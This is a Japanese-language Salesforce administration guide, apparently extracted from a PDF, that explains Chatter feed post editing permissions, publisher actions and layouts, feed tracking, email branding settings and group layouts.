コミュニティユーザの場合、フィード投稿編集は、コミュニティが Salesforce タブ + Visualforce、またはカスタマーサービス (Napili) テンプレートで作成されたときにのみ使用できます。[編集] オプションは、フィードで追跡されるレコードの更新など、システムで生成された投稿には使用できません。

ユーザプロファイルまたは権限セットのフィード投稿編集の有効化
デフォルトでは、フィード投稿編集はすべてのカスタムプロファイルで無効になっています。ユーザがこの機能を使用できるようにするには、ユーザプロファイルを変更するか、権限セットを使用してユーザに権限を割り当てます。

すべてのユーザに対するフィード投稿編集の無効化
デフォルトでは、フィード投稿編集権限が有効なプロファイルに割り当てられているすべてのユーザは、自分の投稿とコメントを編集できます。必要に応じて、割り当てられているユーザプロファイルに関係なく、組織内のすべてのユーザに対してフィード投稿編集を無効にできます。

ユーザプロファイルまたは権限セットのフィード投稿編集の有効化

デフォルトでは、フィード投稿編集はすべてのカスタムプロファイルで無効になっています。ユーザがこの機能を使用できるようにするには、ユーザプロファイルを変更するか、権限セットを使用してユーザに権限を割り当てます。

権限セットの権限を有効化する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. 既存の権限セットをクリックするか、権限セットを作成します。
3. [システム権限] セクションで、[編集] をクリックします。
4. 有効にするフィード投稿編集権限を選択します。
   - このカスタムプロファイルに割り当てられているユーザに各自の投稿とコメントの編集を許可するには、*[自分の投稿を編集]* を選択します。
   - このカスタムプロファイルに割り当てられているユーザに各自が所有するレコードへの投稿とコメント (他のユーザによる投稿とコメントを含む) の編集を許可するには、*[自分の所有レコードへの投稿を編集]* を選択します。
5. [保存] をクリックします。

ユーザ権限

カスタムプロファイルを作成する
- 「プロファイルと権限セットの管理」

権限セットを割り当てる
- 「権限セットの割り当て」

6. 権限を必要とするユーザに権限セットを割り当てます。

例: 段階的な手順: 権限セットを割り当てる


すべてのユーザに対するフィード投稿編集の無効化

デフォルトでは、フィード投稿編集権限が有効なプロファイルに割り当てられているすべてのユーザは、自分の投稿とコメントを編集できます。必要に応じて、割り当てられているユーザプロファイルに関係なく、組織内のすべてのユーザに対してフィード投稿編集を無効にできます。

ユーザ権限

[Chatter 設定] で機能を有効化または無効化する
- 「アプリケーションのカスタマイズ」

1. [設定] から、[クイック検索] ボックスに「*Chatter 設定*」と入力し、[Chatter 設定] を選択します。
2. [編集] をクリックします。
3. [投稿とコメントの変更] セクションで、*[ユーザに投稿とコメントの編集を許可]* の選択を解除します。



4. [保存] をクリックします。

組織全体でフィード投稿編集機能が無効になります。ユーザは投稿とコメントの編集ができなくなります。


パブリッシャーアクションおよびレイアウト

アクションにより、機能がChatterパブリッシャーに追加され、ユーザがSalesforceとSalesforce1でより多くの機能を利用できるようになります。


アクションは生産性がすべてです。アクションでは、ユーザがより少ないクリック数と項目数で操作を実行できるため、作業時間が短縮されます。アクションは、モバイル向けに最適化された単純なインタフェースでレコードを簡単に作成および編集できるため、Salesforce1で特に役立ちます。デフォルトで、Chatterパブリッシャーには標準アクション ([投稿]、[ファイル]、[リンク]、[アンケート]、[質問]) が含まれます。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Developer** Edition、および **Database.com** Edition



Salesforce1では、アクションは、アクションバーおよび関連するアクションメニューにリスト項目アクションとして表示されます。



アクションには、標準アクション、非標準アクション、デフォルトアクション、モバイルスマートアクション、カスタムアクション、生産性アクションなどの複数のカテゴリがあります。

- 標準アクション:標準アクションは、Chatter が有効化されたときに自動的に追加されるアクション ([投稿]、[ファイル]、[リンク]、[アンケート] など) です。これらのアクションのパブリッシャーでの表示順序はカスタマイズできますが、これらのプロパティは編集できません。
- 非標準アクション:非標準アクションは、ユーザが作成およびカスタマイズするアクションです。
- デフォルトアクション:デフォルトアクションは、Salesforce によって事前定義されたアクションです。ユーザが使用できるように、デフォルトアクションをパブリッシャーレイアウトに追加します。
- モバイルスマートアクション:モバイルスマートアクションは、デフォルトアクションと同様に事前設定されたアクションのセットです。Salesforce1のモバイルスマートアクションでは、ユーザがフィードで直接レコードを作成できます。
- カスタムアクション:カスタムアクションは、定義された機能を備えた Visualforce ページまたはキャンバスアプリケーションです。たとえば、5,000 文字を超えるコメントをユーザが記述できるようにするカスタムアクションを作成できます。
- 生産性アクション:生産性アクションは Salesforce によって事前定義され、取引先、取引先責任者、行動、リード、ユーザ、およびユーザプロファイルオブジェクトに適用されます。生産性アクションを編集または削除することはできません。

追加アクションでパブリッシャーをカスタマイズしたり、アクションの順序を変更したりするには、最初に[設定]の[Chatter設定]ページでパブリッシャーのアクションを有効にします。

グローバルパブリッシャーレイアウトの作成
グローバルパブリッシャーレイアウトにより、各種Salesforceインターフェースに表示されるグローバルアクションが決まります。Salesforce Classicの場合、これらのレイアウトでグローバルページ(ホームページなど)やChatterページのChatterパブリッシャーのアクションをカスタマイズします。Lightning Experienceの場合、これらのレイアウトを使用して、行動、メモ、およびToDoオブジェクトを参照する[活動の記録]アクションと[レコードを作成]クイックアクションを[グローバルアクション]メニューに入力します。また、Salesforce1の場合、これらのレイアウトにより、[フィード]ページと[人]ページのアクションバーに表示されるアクションが決まります。グローバルパブリッシャーレイアウトには、グローバルアクションのみを含めることができます。

グローバルパブリッシャーレイアウトへのアクションの追加
グローバルパブリッシャーレイアウトに追加したアクションは、[ホーム]ページやChatterページなどのページの他に、Salesforce1の[フィード]ページと[人]ページのアクションバーおよびアクションメニューに表示されます。

グローバルパブリッシャーレイアウトの作成

グローバルパブリッシャーレイアウトにより、各種Salesforceインターフェースに表示されるグローバルアクションが決まります。Salesforce Classicの場合、これらのレイアウトでグローバルページ(ホームページなど)やChatterページのChatterパブリッシャーのアクションをカスタマイズします。Lightning Experienceの場合、これらのレイアウトを使用して、行動、メモ、およびToDoオブジェクトを参照する[活動の記録]アクションと[レコードを作成]クイックアクションを[グローバルアクション]メニューに入力します。また、Salesforce1の場合、これらのレイアウトにより、[フィード]ページと[人]ページのアクションバーに表示されるアクションが決まります。グローバルパブリッシャーレイアウトには、グローバルアクションのみを含めることができます。

1. [設定]から、[クイック検索]ボックスに「パブリッシャーレイアウト」と入力し、[パブリッシャーレイアウト]を選択します。
2. 新しいグローバルパブリッシャーレイアウトを作成するには、[新規]をクリックします。
3. パブリッシャーレイアウトをコピーするには、[既存のグローバルパブリッシャーレイアウト]ドロップダウンリストから選択します。
4. 新しいグローバルパブリッシャーレイアウトの名前を入力します。
5. [保存]をクリックします。

関連トピック:

ユーザプロファイルへのグローバルパブリッシャーレイアウトの割り当て
グローバルパブリッシャーレイアウト

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Database.com** Edition、および **Developer** Edition

ユーザ権限

アクションを作成する
- 「アプリケーションのカスタマイズ」

アクションレイアウトとページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

ページレイアウトを参照する
- 「設定を参照」

グローバルパブリッシャーレイアウトへのアクションの追加

グローバルパブリッシャーレイアウトに追加したアクションは、[ホーム]ページや Chatter ページなどのページの他に、Salesforce1 の [フィード] ページと [人] ページのアクションバーおよびアクションメニューに表示されます。

頻繁に使用するアクションが各リストの最初に表示されるように、アクションを並び替えます。他のアクションはすべて、パブリッシャーのドロップダウンメニューに表示されます。

段階的な手順: グローバルパブリッシャーレイアウトをカスタマイズする

アクションは、ページレイアウト上の 2 つのセクションに追加できます。

Salesforce Classic のパブリッシャーのクイックアクション
このセクションには、パレットの [クイックアクション] カテゴリのアクションのみを含めることができます。このセクションのアクションは、Salesforce Classic の Chatter パブリッシャーに表示されます。

Salesforce1 および Lightning Experience アクション
このセクションには、パレットの [Salesforce1 および Lightning のアクション] カテゴリのアクションのみを含めることができます。オブジェクトページレイアウトの [Salesforce1 および Lightning のアクション] カテゴリには、クイックアクション、生産性アクション、Lightning コンポーネントアクション、標準およびカスタムボタンをはじめ、オブジェクトに使用可能なすべての種類のアクションが含まれます。このセクションのアクションは、Salesforce1 のアクションバーおよびアクションメニューと、Lightning Experience のさまざまな領域に表示されます。

1. [設定]から、[クイック検索] ボックスに「パブリッシャーレイアウト」と入力し、[パブリッシャーレイアウト] を選択します。
2. アクションを追加または削除するには、アクションをパレットから、またはパレットにドラッグします。アクションを並び替えるには、アクションを選択して新しい位置にドラッグします。

   [Salesforce Classic パブリッシャーのクィックアクション] セクションで、左側の最初の 3 つのアクションが Chatter パブリッシャーに表示されます。他のすべてのアクションは [さらに表示] ドロップダウンメニューに表示されます。

3. 終了した時点で [保存] をクリックするか、[適用] をクリックして変更を保存し、レイアウトの作業を続行します。

   保存せずにページを離れると、変更内容が失われます。

例: ユーザがパブリッシャーから直接取引先を作成できるように、パブリッシャーに [新規取引先] アクションを追加しましょう。[新規取引先] アクションを [パブリッシャーのクイックアクション] セクションにドラッグし、変更内容を保存します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方


使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および**Developer** Edition

ユーザ権限


アクションを作成する
- 「アプリケーションのカスタマイズ」

アクションレイアウトとページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

ページレイアウトを参照する
- 「設定を参照」



Chatter タブに移動します。[新規取引先] アクションがパブリッシャーに表示されます。



関連トピック:

- ユーザプロファイルへのグローバルパブリッシャーレイアウトの割り当て
- Salesforce サイドパネルからレコードを直接作成する営業担当の設定
- モバイルスマートアクション

フィード追跡

フィード追跡は、オブジェクトと項目への変更を追跡し、それらの変更を更新として Chatter に投稿します。レコードをフォローするユーザの Chatter フィードにフィード更新が表示されます。

フィード追跡は次のオブジェクトと項目に対して実行できます。ユーザ、Chatter グループ、トピック、カスタムオブジェクト、外部オブジェクト、標準オブジェクト(取引先、記事タイプ、納入商品、キャンペーン、ケース、取引先責任者、契約、ダッシュボード、行動、リード、商談、商品、レポート、ソリューション、ToDo) についてフィード追跡を設定できます。

共有ルールと項目レベルセキュリティによって、Chatter フィードでのレコード変更の表示が決定されます。ユーザがフィードでそのレコードへの変更を表示するには、レコードへのアクセス権が必要です。

次のオブジェクトと項目は、デフォルトで追跡されます。

- 取引先: [取引先名]、[取引先所有者]
- ケース: [ケース所有者]、[優先度], [状況]
- Chatter グループ: [顧客を許可]、[説明]、[グループアクセス]、[情報の内容]、[情報のタイトル]、[名前]、[所有者名]
- 取引先責任者: [取引先名]、[取引先責任者 所有者]、[名前]
- リード: [リード 所有者]、[リード状況]、[名前]
- 商談: [金額]、[完了予定日]、[商談名]、[商談所有者]、[フェーズ]
- トピック: [説明]
- ユーザ: [自己紹介]、[住所]、[メール]、[マネージャ]、[電話]、[役職]

追跡されているフィードの更新のうち、46 日以上前のもので、いいね!もコメントもない更新は、自動的に削除されます。そのフィード更新追跡はフィードに表示されなくなります。ただし、追跡項目の監査が有効な場合、その追跡項目の監査履歴は引き続き使用できます。

Chatter フィード追跡のカスタマイズ

オブジェクトとレコードのフィード追跡を有効にし、ユーザの Chatter フィードにユーザがフォローしているオブジェクトとレコードの更新が表示されるようにします。デフォルトで多くのオブジェクトと項目が追跡されますが、フィード追跡を詳細にカスタマイズして特定のオブジェクトと項目を追加または除外することができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Developer** Edition、および **Database.com** Edition

取引先、ケース、取引先責任者、リード、商談、およびユーザオブジェクトは、**Database.com Edition** では利用できません。

Salesforce Connect の外部オブジェクトを使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

フィードの項目追跡をカスタマイズする

- 「アプリケーションのカスタマイズ」

項目追跡設定ページを参照する

- 「設定・定義を参照する」

関連レコードのフィード更新の有効化

関連レコードが作成されるたびに、レコードの詳細ページにフィード更新を表示します。関連レコードのフィード更新により、ユーザが取引先の活動の全体像を把握できます。

関連トピック:

- Chatter の設定

Chatter フィード追跡のカスタマイズ

オブジェクトとレコードのフィード追跡を有効にし、ユーザの Chatter フィードにユーザがフォローしているオブジェクトとレコードの更新が表示されるようにします。デフォルトで多くのオブジェクトと項目が追跡されますが、フィード追跡を詳細にカスタマイズして特定のオブジェクトと項目を追加または除外することができます。

ユーザ、Chatter グループ、トピック、カスタムオブジェクト、外部オブジェクト、標準オブジェクト (取引先、記事タイプ、納入商品、キャンペーン、ケース、取引先責任者、契約、ダッシュボード、行動、リード、商談、商品、レポート、ソリューション、ToDo) についてフィード追跡を設定できます。

1. [設定] から、［クイック検索］ボックスに「*フィード追跡*」と入力し、[フィード追跡] を選択します。
2. オブジェクトを選択します。
3. ［フィード追跡の有効化］を選択します。

   このチェックボックスは、必要なユーザ権限を持つユーザにのみ表示されます。
4. 追跡する項目を最大 20 件選択します。

   外部オブジェクトまたは記事タイプの項目は選択できません。次の標準項目種別は追跡できません。

   - 自動採番、数式、および積み上げ集計項目
   - 暗号化された参照のみシステム項目
   - 商談の［期待収益］項目
   - ソリューションの［ソリューション名］および［ソリューション詳細］項目。多言語ソリューションが有効な組織の翻訳ソリューションにのみ表示されます。
5. パブリッシャーのアクションが有効になっている場合は、［すべての関連オブジェクト］オプションが表示されます。関連オブジェクトの作成時にフィード項目を表示するには、このチェックボックスを選択します。
6. 変更内容を保存します。

関連トピック:

フィード追跡

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Developer** Edition、および **Database.com** Edition

取引先、ケース、取引先責任者、リード、商談、およびユーザオブジェクトは、**Database.com Edition** では利用できません。

Salesforce Connect の外部オブジェクトを使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

フィードの項目追跡をカスタマイズする

- 「アプリケーションのカスタマイズ」

項目追跡設定ページを参照する

- 「設定・定義を参照する」

関連レコードのフィード更新の有効化

関連レコードが作成されるたびに、レコードの詳細ページにフィード更新を表示します。関連レコードのフィード更新により、ユーザが取引先の活動の全体像を把握できます。

1. [設定] から、［クイック検索］ボックスに「*フィード追跡*」と入力し、[フィード追跡] を選択します。
2. 関連レコードのフィード更新を有効にするオブジェクトをクリックします。
3. [すべての関連オブジェクト] をクリックします。

   このオプションが表示されていない場合は、パブリッシャーのアクションが有効になっていることを確認します。[すべての関連オブジェクト] オプションは、次のオブジェクトでのみ使用できます。

   - 取引先
   - キャンペーン
   - ケース
   - 取引先責任者
   - カスタムオブジェクト
   - グループ
   - リード
   - 商談
4. 変更内容を保存します。

例: 取引先の関連レコードのフィード更新を有効にすると、取引先フィードに次の情報が表示されます。

- 取引先のすべての活動のフィード更新
- 関連する ToDo、行動、取引先責任者の更新

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および**Developer** Edition

ユーザ権限

フィード追跡設定を変更する

- 「アプリケーションのカスタマイズ」

関連トピック:

Chatter パブリッシャーのアクションの有効化
Chatter が有効な場合のアクションの設定
アクション

Chatter メール設定およびブランド設定

Chatter メール設定では、新しい投稿、コメント、およびその他の変更に関するメール通知をユーザに送信するかどうかを制御できます。また、会社のロゴや送信者情報の追加など、メールの書式設定を変更することもできます。

Chatterが有効な場合、メール通知はデフォルトで有効になります。ただし、ユーザは独自のメール設定を定義できます。ユーザは、メールを受信するかどうか、どの変更についてどの程度の頻度で受信するかを制御できます。受信するメール量を制御できることをユーザに伝えることは重要です。多すぎるメール通知は多数の Chatter ユーザの不満につながり、多くの場合メール通知採用の妨げとなっています。

一般的な Chatter メール設定およびブランド設定は [設定] から定義します。［クイック検索］ボックスに「*メール設定*」と入力し、[メール設定] を選択します。次の表に、この設定を示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

設定	説明
一般設定	
メールを許可	会社全体に対してメール通知を有効または無効にします。このオプションが選択されていない場合、すべてのメール通知は無効になり、ユーザに通知は送信されません。
メール返信を許可	選択されている場合、ユーザは Chatter のコメントまたはメッセージに移動する代わりに、メールを使用してメッセージおよびコメントに関するメール通知に返信できます。
メールによる投稿を許可	選択されている場合、ユーザはメールを使用してグループに投稿できます。
メールによる添付ファイルを許可	選択されている場合、ユーザはメールを使用したグループへの投稿に添付ファイルを含めることができます。
Salesforce1 モバイルアプリケーションダウンロードバッジを表示	内部組織からのすべての Chatter メール通知に、Salesforce1 用 App Store および Google Play ダウンロードバッジを表示します。コミュニティからのメール通知にバッジは表示されません。受信者の言語設定によってバッジを表示するかどうかが決まります。バッジが設定言語に翻訳されていないと、メールには表示されません。バッ

設定	説明
	ジ表示のオプションはデフォルトで選択されています。
Chatter ダイジェストに API のみを許可	メモ: 会社で [API 限定 Chatter ダイジェスト] が有効になっている場合のみ、この設定が表示されます。この機能を有効にするには、Salesforce にお問い合わせください。 選択すると、日次および週次でスケジュールしたダイジェストが会社全体で無効になります。ユーザのダイジェストを受信するには API をコールする必要があります。
送信者	
差出人名	メール通知の送信者名として表示される名前。たとえば、会社の名前を追加します。
メールアドレス	送信者のメールアドレス。たとえば、会社のメールアドレスを追加します。
ブランド	
ロゴ	メール通知に表示されるロゴ。デフォルトのChatterロゴと置き換えるには、異なるロゴをアップロードします。
フッターテキスト	通知メールのフッターに表示されるテキスト。適用するスパム対策法規に準拠するため、会社の物理アドレスを含めることを強くお勧めします。

メール通知のブランド設定のカスタマイズ

会社のChatterメール通知をカスタマイズして、組織に合わせた送信者情報、フッターテキスト、およびフッターロゴを表示できます。

メール通知のブランド設定のカスタマイズ

会社のChatterメール通知をカスタマイズして、組織に合わせた送信者情報、フッターテキスト、およびフッターロゴを表示できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

Chatter メール設定をカスタマイズする
- 「アプリケーションのカスタマイズ」

1. [設定] から、[クイック検索] ボックスに「*メール設定*」と入力し、[メール設定] を選択します。
2. メールの送信者名とアドレスにカスタム値を入力して、デフォルト値と置き換えます。

   メモ: 送信者のメールアドレスを変更すると、新しいアドレスに確認メールが送信されます。変更は保留中となり、確認されるまで既存のアドレスが引き続き使用されます。要求したアドレスは、メールに含まれる確認リンクをクリックするまで有効になりません。新しいメールアドレスの確認がすでに保留中であるときに新しい別のアドレスを指定すると、最新の値が保持されて確認用に使用されます。

   送信者のアドレスにカスタム値を入力し、メールリレーを有効化している場合、Chatter メールでリレーが使用されます。
3. Chatter メールのフッターに表示する内容をカスタマイズします。

   メモ:
   - 組織の独自のロゴと情報で置き換えない限り、すべての Chatter メールには、Chatter ロゴと Salesforce 情報が表示されます。
   - 以前にカスタマイズしたロゴまたはフッターテキストをデフォルト値に戻すには、API を使用してこれらの項目を `null` に設定します。

   a. デフォルトの Chatter ロゴと置き換えるロゴを選択します。

   ロゴは、[ドキュメント] タブに存在するドキュメントであり、[外部参照可] としてマークされている必要があります。透明背景で最大サイズが 150 x 50 ピクセルの画像が最適です。

   b. デフォルトのフッターテキストと置き換えるカスタムテキストを 1,000 文字以内で入力します。

   デフォルトのテキストには、Salesforceの名前と物理アドレスが含まれています。適用するスパム対策法規に準拠するため、組織の物理アドレスを含めることを強くお勧めします。
4. [保存] をクリックします。

関連トピック:

Chatter メール設定およびブランド設定

Chatter 投稿アクションおよびレイアウト

投稿およびコメントのアクションは、投稿またはコメントのドロップダウンメニューに表示されます。ユーザは投稿を編集、ブックマーク、ミュート、および削除し、トピックを追加し、投稿から ToDo を作成できます。

投稿の標準の[ブックマーク]、[削除]、[ミュート]、および[トピックを追加]アクションはデフォルトで使用可能ですが、編集することはできません。ただし、[編集] アクションや [新規 ToDo の作成] アクションなどのその他のアクションは追加できます。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Developer** Edition、および **Database.com** Edition

投稿から作成できる新規 ToDo


ユーザが投稿から ToDo を直接作成できるアクションを使用してフィードを拡張します。

投稿から作成できる新規 ToDo

ユーザが投稿から ToDo を直接作成できるアクションを使用してフィードを拡張します。

パブリッシャーのアクションおよび ToDo オブジェクトのフィード追跡が有効になっている必要があります。

1. [設定] から、[クイック検索] ボックスに「*フィード項目*」と入力し、[フィード項目レイアウト] を選択します。
2. フィード項目レイアウトの横にある [編集] をクリックします。
3. フィード項目レイアウトで、[クイックアクション] をクリックします。
4. [新規 ToDo を作成] アクションを選択して、[パブリッシャーのアクション] セクションにドラッグします。



エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

Chatter フィード項目レイアウトをカスタマイズする

- 「アプリケーションのカスタマイズ」

[ToDo の新規作成] アクションが表示されない場合は、[設定] の [Chatter 設定] で [パブリッシャーのアクション] 機能が有効になっていることを確認します。

5. 変更内容を保存します。

テキスト投稿およびコンテンツ投稿のドロップダウンメニューに、[ToDoの新規作成]アクションが表示されます。ユーザが投稿から ToDo を作成すると、ToDo はユーザのホームページにある [私の ToDo] リストに表示されます。投稿での [ToDo の新規作成] アクションには、次の制限と追加機能があります。

- テキスト投稿およびコンテンツ投稿で使用可能ですが、追跡されているフィード更新のようなシステムが生成する投稿では使用できません。
- 部分的にカスタマイズできます。項目は変更できませんが、項目のレイアウトを変更できます。
- ユーザのフィードに表示される更新を生成します。

関連トピック:

Chatter が有効な場合のアクションの設定

グループレイアウト

グループレイアウトでは、Chatter グループに表示される項目、ボタン、アクション、リストをカスタマイズできます。グループレイアウトへの変更は組織内のすべてのグループに影響しますが、Salesforce1 のグループページにのみ表示されます。グループパブリッシャーへの変更は、Salesforce フルサイトと Salesforce1 アプリケーションに表示されます。

グループレイアウトとグループパブリッシャーに行った変更は、組織内のすべてのグループに影響します。個別のグループのレイアウトをカスタマイズすることはできません。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

Chatter グループレイアウトおよびパブリッシャーのカスタマイズ

グループのレイアウトを変更するには、項目、ボタン、ルックアップ、および関連リストを追加または削除します。

グループパブリッシャーへのアクションの追加

グループパブリッシャーのクイックアクションと Salesforce1 アクションをカスタマイズします。

Chatter グループレイアウトおよびパブリッシャーのカスタマイズ

グループのレイアウトを変更するには、項目、ボタン、ルックアップ、および関連リストを追加または削除します。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

Chatter グループレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

